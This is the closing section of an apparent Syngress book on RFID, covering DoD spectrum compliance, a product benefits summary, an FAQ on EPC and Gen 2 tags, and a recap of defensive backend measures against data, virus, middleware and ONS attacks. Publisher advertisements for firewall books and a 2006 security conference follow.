RFID tags that meet the technical specifications of 47 CFR 15 of the FCC's Rules and Regulations for Non-Licensed Devices (i.e., Part 15, must accept and may not cause electromagnetic interference to any other federal or civil RF device). 47 CFR 15 only applies to the use of these devices within the Continental United States (CONUS). DoD components forward requests for frequency allocation approval via command channels to the cognizant military frequency management office, to ensure that RFID tags comply with US national and CONUS host-nation spectrum management policies.

RFID tags and infrastructure may require electromagnetic compatibility analysis to quantify the mutual effects of RFID devices within all intended operational environments (e.g., Hazards of Electromagnetic Radiation to Ordnance (HERO) and Hazards of Electromagnetic Radiation to Fuel (HERF).

References

- International Telecommunications Union (ITU) Radio Regulations (Article 5)
- National Telecommunications and Information Administration (NTIA) *Manual of Regulations and Procedures for Federal Radio Frequency* Management
- DoD Directive 3222.3, Department of Defense Electromagnetic Compatibility Program, 20 Aug 1990
- DoD Directive 4650.1, Policy for Management and Use of the Electromagnetic Spectrum, 8 Jun 04)

Summary

Implementing the DoD RFID mandate using AdaptLink™ will revolutionize the DoD's supply chain. The business benefits include:

- Better shelf-life management and more accurate picking
- Revenue increase due to decreased stockouts
- Improved and rapid response to market changes and customer demand changes
- More effective and straightforward lot control and traceability
- Effective counterfeit prevention
- Reduced theft and lossage
- Extremely accurate system inventory information; down to 6-sigma operational levels
- Reduced operational cost due to dramatic reduction in unfilled fillable demand and problem-receive
- Efficient buying and shipping cycles
- More efficient fulfillment plans
- Reduction in safety stocks without affecting service level
- Compliance with major retailers' demands for increased visibility and tracking

These benefits greatly reduce the "information float" in the value chain, and help realize the "information instead of inventory" goal of organizations. In summary, this will enable the high-velocity, low-cost, and customer-responsive supply chain for the DoD.

[1] Figures (as of 4/2000) quoted by International Paper on their Web site.
[2] "RFID Continues March into the Mainstream," *Frontline Solutions*, 10/9/2002.
[3] "RFID Market Set to Reach $25 billion by 2015," *IDTechEx*, 4/2005

[i] United States Department of Defense Suppliers' Passive RFID Information Guide *Version 8.0*

Appendix A

Additional RFID Reference Material

Frequently Asked Questions

Q: What is an EPC tag?

A: EPC stands for "electronic product code." EPC Global defines it as "a globally unique serial number that identifies an item in the supply chain. This allows inquiries to be made about a single instance of an item, wherever it is within the supply chain." In December 2004 EPC Global established a global standard for the EPC, enabling companies across the globe to use a standardized format to identify goods throughout the supply chain, from supplier to purchaser.

Q: What is the difference between RFID and EPC?

A: RFID refers to the technology in which an RFID tag transmits a radio frequency signal that is picked up by a reader. EPC means the unique 96-bit code identifying an item. The phrase "EPC tag" refers to an RFID tag containing an EPC code.

Q: Will RFID tags replace bar codes?

A: RFID tags will not replace bar codes for many many years to come. Bar codes are far less expensive than RFID tags, and the technology to deploy bar codes is proven and reliable. The two technologies will continue to coexist for a long time.

Q: What is a Generation 2 tag?

A: Generation 2 or Gen 2 is the name given to the RFID tags developed to meet the EPC standard ratified by EPC Global in late 2004. Gen 2 tags take the place of certain earlier Class 1 and Class 2 tags. Gen 2 tags can be rewritten several times and are more durable than earlier classes of tags. Impinj shipped the first Gen 2 tags in April 2005.

Q: What is the Internet of Things?

A: The Internet of Things refers to a future vision of a network in which every physical object is identified by an RFID tag and networked together —hence the Internet of Things. Every item, from the most mundane box of soap powder to a train, would have a tag that identified it and transmitted information about it over a network. A related concept is that of ubiquitous computing (or ubicomp), in which every item has a minute computer and is continually transmitting information over a computing network. Japan and Korea, along with the Auto-ID Center at MIT, have been leaders in espousing this future vision. Korea is working on a controlled pilot involving the creation of a ubiquitous computing environment in an entire city.

Q: How do I prevent my backend system from receiving events from an intruding reader or middleware?

A: Always authenticate the source of the event generator before taking any action on the backend system.

Q: How do I prevent my backend systems from counterfeit tags?

A: This must be handled on a case-by-case basis. Putting checks in the backend that a single tag cannot read or if a tag reaches the end of its usefulness (e.g., a RFID tagged item being checked out from a retail store) do not acknowledge it again at the backend system.

Q: As an architect, what is the most important thing that I should be concerned about while designing backend systems?

A: No single RFID event can be considered authentic unless it follows a pattern; therefore, an event pattern analysis is needed to isolate events of "interest." Also, do not assume that every RFID reader will successfully read the tag. Always think about when to delete the event of interest, because all meaningful information has an age when it needs to be removed from an active database.

Q: How do I make by backend less vulnerable to virus attacks?

A: Treat tag data very carefully. Scan and validate if possible to isolate data and code that could hurt the backend system and prevent buffer overflows.

RFID Solutions Fast Track

Applied Use

- ☑ RFID is a versatile technology. It has been used extensively and successfully in a variety of contexts, including contactless cards, such as contactless payment systems, and livestock tagging.
- ☑ Mandates by Wal-Mart, the DoD, and others have raised the profile of RFID in supply chain contexts. However, supply chain implementations of the technology are still in formative stages.
- ☑ Some have predicted that bar codes would be entirely replaced by RFID. However, as pilots have been implemented, we have come to understand that bar codes will have a place for many years to come.

Standards in the Marketplace

- ☑ Standards for RFID technology are evolving. This evolution is an ongoing process.
- ☑ EPCglobal, a worldwide body formed to develop product identification standards, has implemented the electronic product code.
- ☑ While EPCglobal's action went a long way toward standardization, there are still open questions. For instance, the EPC code has not necessarily been accepted in all industries to identify all products. Differences in frequencies from country to country and application to application still exist.

RFID Case Studies

- ☑ Wal-Mart's and the DoD's mandates requiring major suppliers to start using RFID gave a much-needed jump-start to the industry to accelerate supply chain usage of RFID.
- ☑ However, all the supply chain mandates are still in early stages of multiphase, multiyear rollouts. Hard conclusions and final results are not yet available. Even so, the initial reports of the mandates under way suggest significant ROI to the retailers and the DoD.
- ☑ Outside of the supply chain context, uses of RFID are very well established in the marketplace. These uses have been going on for over a decade and have touched the lives of millions of consumers.

Overview of Backend Systems

- ☑ A backend system converts RFID events into actions that trigger business processes.
- ☑ Backend systems use RFID data analytics (event pattern analysis) to identify events of "interest."
- ☑ Relative to EPCglobal Network Architecture, backend systems consist of the EPCIS capturing application and EPCIS accessing application.

Data Attacks

- ☑ Prevent data flooding by buffering incoming RFID events.
- ☑ Detect spurious events by doing event pattern analysis.
- ☑ Build flexible backend systems where tag readability rates are far below an acceptable level.

Virus Attacks

- ☑ Validate tag data using a checksum mechanism.
- ☑ Validate tag data before using it in database query or Web page generation.
- ☑ Do not assume the length of tag data; prevent buffer overflows.

Middleware—Backend Communication Attacks

- ☑ Use secure protocols to communicate data over unsecured networks, which will prevent MIM attacks.
- ☑ Authenticate the source of an event generator to prevent TCP/IP replay attacks.

Attacks on ONS

- ☑ Use DNS security extensions to ensure the authenticity and integrity of ONS (ONS is a subset of DNS).
- ☑ Prevent an ONS server from being hijacked.
- ☑ Prevent DOS attacks on an ONS server.

Index

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U


V

W

X

Syngress: *The Definition of a Serious Security Library*

Syn•gress (sin-gres): *noun, sing.* Freedom from risk or danger; safety. See *security*.



AVAILABLE NOW
order @
www.syngress.com

Cisco PIX Firewalls: Configure, Manage, & Troubleshoot

Charles Riley, Umer Khan, Michael Sweeney

Cisco PIX Firewall is the world's most used network firewall, protecting internal networks from unwanted intrusions and attacks. Virtual Private Networks (VPNs) are the means by which authorized users are allowed through PIX Firewalls. Network engineers and security specialists must constantly balance the need for air-tight security (Firewalls) with the need for on-demand access (VPNs). In this book, Umer Khan, author of the #1 best selling PIX Firewall book, provides a concise, to-the-point blueprint for fully integrating these two essential pieces of any enterprise network.

ISBN: 1-59749-004-0

Price: $49.95 US $69.95 CAN

AVAILABLE NOW
order @
www.syngress.com

Configuring Netscreen Firewalls

Rob Cameron

Configuring NetScreen Firewalls is the first book to deliver an in-depth look at the NetScreen firewall product line. It covers all of the aspects of the NetScreen product line from the SOHO devices to the Enterprise NetScreen firewalls. Advanced troubleshooting techniques and the NetScreen Security Manager are also covered..

ISBN: 1--93226-639-9

Price: $49.95 US $72.95 CAN

AVAILABLE NOW
order @
www.syngress.com

Configuring Check Point NGX VPN-1/FireWall-1

Barry J. Stiefel, Simon Desmeules

Configuring Check Point NGX VPN-1/Firewall-1 is the perfect reference for anyone migrating from earlier versions of Check Point's flagship firewall/VPN product as well as those deploying VPN-1/Firewall-1 for the first time. NGX includes dramatic changes and new, enhanced features to secure the integrity of your network's data, communications, and applications from the plethora of blended threats which can breech your security through your network perimeter, Web access, and increasingly common internal threats.

ISBN: 1--59749-031-8

Price: $49.95 U.S. $69.95 CAN

THE TECHNO SECURITY CONFERENCE

• MYRTLE BEACH, SOUTH CAROLINA •

Save $100 off Your Next Techno Security Registration

Syngress Publishing has been a Platinum Sponsor of the annual Techno Security Conferences at Myrtle Beach, South Carolina for the past two years. As our way of saying 'Thank You' for purchasing our books, we have negotiated a special discount for your next registration.

To take advantage of this offer, just register online at the site shown below and enter a payment amount that is $100 less than the rate shown on their site at the time that you register. Also enter "Syngress Special Discount" in the comments section of the form. You can use this discount for any future registration.

- **Each conference features seven concurrent tracks, labs and lectures lead by the top security and forensics minds in the world. The absolute latest on Incident Response, Intrusion Detection, Web Hacking, Computer Forensics, Wireless Threats & Countermeasures, Risk Management, Disaster Recovery, Legal Issues, Emerging Technology Standards, Investigation Tools and much more…..**

- **Meet and network with counterparts from around the world. The world class networking at Techno goes on around the clock before, during and after the conference. You will be able to meet and network with many of the top security and forensic minds in the world.**

- **Earn up to 32 credit Continuing Professional Education (CPE) credits.**

www.Techno2006.com

Techno Security Conference 2006
June 4 - 7
Myrtle Beach, South Carolina